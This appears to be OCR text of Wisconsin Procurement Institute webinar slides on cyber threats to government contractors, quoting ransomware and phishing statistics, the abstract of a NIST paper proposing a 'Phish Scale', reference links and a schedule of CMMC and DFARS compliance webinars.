
CrowdStrike's third annual global survey produced by independent research firm Vanson Bourne reveals that recent months continue to see a proliferation of ransomware, heightened concerns around nation-state actors, and the need to accelerate both digital and security transformation in a work-from-anywhere world. The 2020 Global Security Attitude Survey report is based on responses from 2,200 senior IT decision-makers and IT security professionals across major industry sectors in Australia, France, Germany, India, Italy, Japan, Middle East, Netherlands, Singapore, Spain, U.K. and U.S.

Download the survey report to learn:

- How the threat of ransomware has changed in the past year and how costly it can be when there's no other option but to pay the ransom
- Why nation-state actors now seem more motivated than ever to target organizations
- The critical importance of layering security transformation into your digital transformation strategies

https://www.crowdstrike.com/resources/reports/global-attitude-survey-2020/

Should you use a – Phish Scale?



JOURNAL OF CYBERSECURITY

Journal of Cybersecurity, 2020, 1–16
doi: 10.1093/cybsec/tyaa009
Research paper

Research paper

Categorizing human phishing difficulty: a Phish Scale

Michelle Steves, Kristen Greene* and Mary Theofanos

National Institute of Standards and Technology Gaithersberg, MD 20899, USA

*Corresponding address, Kristen Greene, National Institute of Standards and Technology, 100 Bureau Drive, Gaithersberg, MD 20899, USA. Tel: 301-975-8119; E-mail: kristen.greene@nist.gov

Received 2 August 2019; revised 4 December 2020; accepted 17 April 2020

Abstract

As organizations continue to invest in phishing awareness training programs, many chief information security officers (CISOs) are concerned when their training exercise click rates are high or variable, as they must justify training budgets to organization officials who question the efficacy of awareness training when click rates are not declining. We argue that click rates should be expected to vary based on the difficulty of the phishing email for a target audience. Past research has shown that when the premise of a phishing email aligns with a user's work context, it is much more challenging for users to detect a phish. Given this, we propose a Phish Scale, so CISOs and phishing training implementers can easily rate the difficulty of their phishing exercises and help explain associated click rates. We base our scale on past research in phishing cues and user context, and apply the scale to previously published and new data from enterprise-based phishing exercises. The Phish Scale performed well with the current phishing dataset, but future work is needed to validate it with a larger variety of phishing emails. The Phish Scale shows great promise as a tool to help frame data sharing on phishing exercise click rates across sectors.

Key words: phishing defences; embedded phishing awareness training; Phish Scale; cybersecurity defences; phishing cues; phishing email premise

Phishing breaches




Figure 29. Top data varieties compromised in Phishing breaches (n = 619)

Verizon 2020 Data Breach Investigation Report; page 24

Use a broad variety of sources - perspective

Ransomware was the number one cause of loss for small and medium-sized enterprises last year, according to a study issued Tuesday from cyber risk and response firm NetDiligence.

The average ransom amount jumped to $175,000 in 2019 from $72,000 in 2018, according to the report by the Gladwyne, Pennsylvania-based firm. The number of cyber incidents for SMEs increased from 19 in 2015 to 301 in 2018, and was 263 in 2019, according to the report.

Related Stories

Daily ransomware attacks rise 50% in third quarter

Major engineering company hit by REvil ransomware

Ransomware attacks add to market strain

Building wave of ransomware attacks striking US hospitals

Ransomware attacks rise 40%

https://www.businessinsurance.com/article/20201117/NEWS06/912337843/Ransomware-top-loss-cause-for-small,-medium-business-NetDiligence

Resources – Booz | Allen |Hamilton

1. https://www.comparitech.com/blog/information-security/microsoft-customer-service-data-leak/
2. https://redlock.io/blog/cryptojacking-tesla
3. https://research.checkpoint.com/2020/guloader-cloudeye/
4. https://twitter.com/JaromirHorejsi/status/927818231498313730
5. https://securitylab.github.com/research/octopus-scanner-malware-open-source-supply-chain
6. https://blog.360totalsecurity.com/en/panther-ransomware-strikes-again/

UPCOMING TRAINING - EVENTS

CYBER FRIDAY LIVE WEBINAR SERIES

Sept 11, 2020	A Deep Dive into DFARS 252.204-7012 - Looking beyond NIST 800-171 r1
Sept 25, 2020	Information Security - An overview of programs, general requirements and resources
Oct 9, 2020	Economic Espionage - You have what they want.
Oct 23, 2020	Guarding and Securing Intangibles - Protecting what you cannot see and touch
Nov 6, 2020	Tools, practices and resources for your cyber-security toolbox
Nov 20, 2020	An overview of cyber-threats - What you can't see - can put you out of business!
Dec 4, 2020	Securing the Supply Chain - "No man is an island"
Dec 18, 2020	Developing and implementing practices, policies and procedures using CMMC reference documents
Jan 8, 2021	The other side of CMMC
Jan 22, 2021	Overview of CMMC Level 1
Feb 5, 2021	Embarking on the path to CMMC Level 3
Feb 19, 2021	Preparing for a CMMC Certification assessment
Mar 5, 2021	CMMC Level 3 - Completing the steps needed to protect Controlled Unclassified Information.

PRESENTED BY

WPI Wisconsin Procurement Institute
A Procurement Technical Assistance Center (PTAC)

TECHNOLOGY INNOVATION CENTER at Research Park

NCMA National Contract Management Association
WISCONSIN

11/20/20

ACQUISITION HOUR LIVE WEBINAR SERIES

- November 17, 2020

  Changes, Delays and Disputes in Federal Construction Contracts
  CLICK HERE for additional information
  Presented by Helen Henningsen, Wisconsin Procurement Institute

- January 20, 2020

  Acquisition Hour: beta.SAM.gov - An Update and Overview
  CLICK HERE for additional information
  Presented by Kim Garber, Wisconsin Procurement Institute

- SAVE THE DATE-

MARKETPLACE WISCONSIN

December 8-10, 2020

The first virtual marketplace will connect statewide business owners looking to do business with state, federal and local governments, as well as the private sector, in a virtual format over the course of a week.

More info at https://www.wispro.org/event/marketplace-2020-virtual/

TCA The Contracting Academy

Developing and Growing Government Contractors

December 8-10, 2020

The Contracting Academy is an opportunity for businesses to grow their technical knowledge of contracting with the State of Wisconsin, Federal Government and Government Prime contractors. This series of workshops will benefit established businesses looking to grow and develop their government sales.

More info at https://www.wispro.org/event/the-contracting-academy-virtual/

WPI Wisconsin Procurement Institute
A Procurement Technical Assistance Center (PTAC)

A CRITICAL NOTICE FROM WPI

- If you are a current **FEDERAL / DOD CONTRACTOR or SUBCONTRACTOR** – you may have **CYBER – DATA SECURITY REQUIREMENTS** in your contract.
- If you are responding to any **CURRENT FEDERAL SOLICITATIONS** - be aware of your obligations:
  - Key clauses are 52.204-21, 252.204-7008 and 252.204-7012
  - Review for other possible requirements
- If you are a **DOD CONTRACTOR or SUBCONTRACTOR** – you will have new **CYBER COMPLIANCE – CERTIFICATION REQUIREMENTS** that may impact your business as early as the end of this calendar year.
  - See: https://www.acq.osd.mil/cmmc and https://www.cmmcab.org for more up to date information.
  - *Contact Marc Violante at WPI - marcv@wispro.org or 920-456-9990*

CONTINUING PROFESSIONAL EDUCATION

CPE Certificate available, please contact:

Benjamin Blanc

benjaminb@wispro.org

PRESENTED BY

Wisconsin Procurement Institute (WPI)
www.wispro.org

Marc Violante
Wisconsin Procurement Institute (WPI)
marcv@wispro.org | 920-456-9990

10437 Innovation Drive, Suite 320
Milwaukee, WI 53226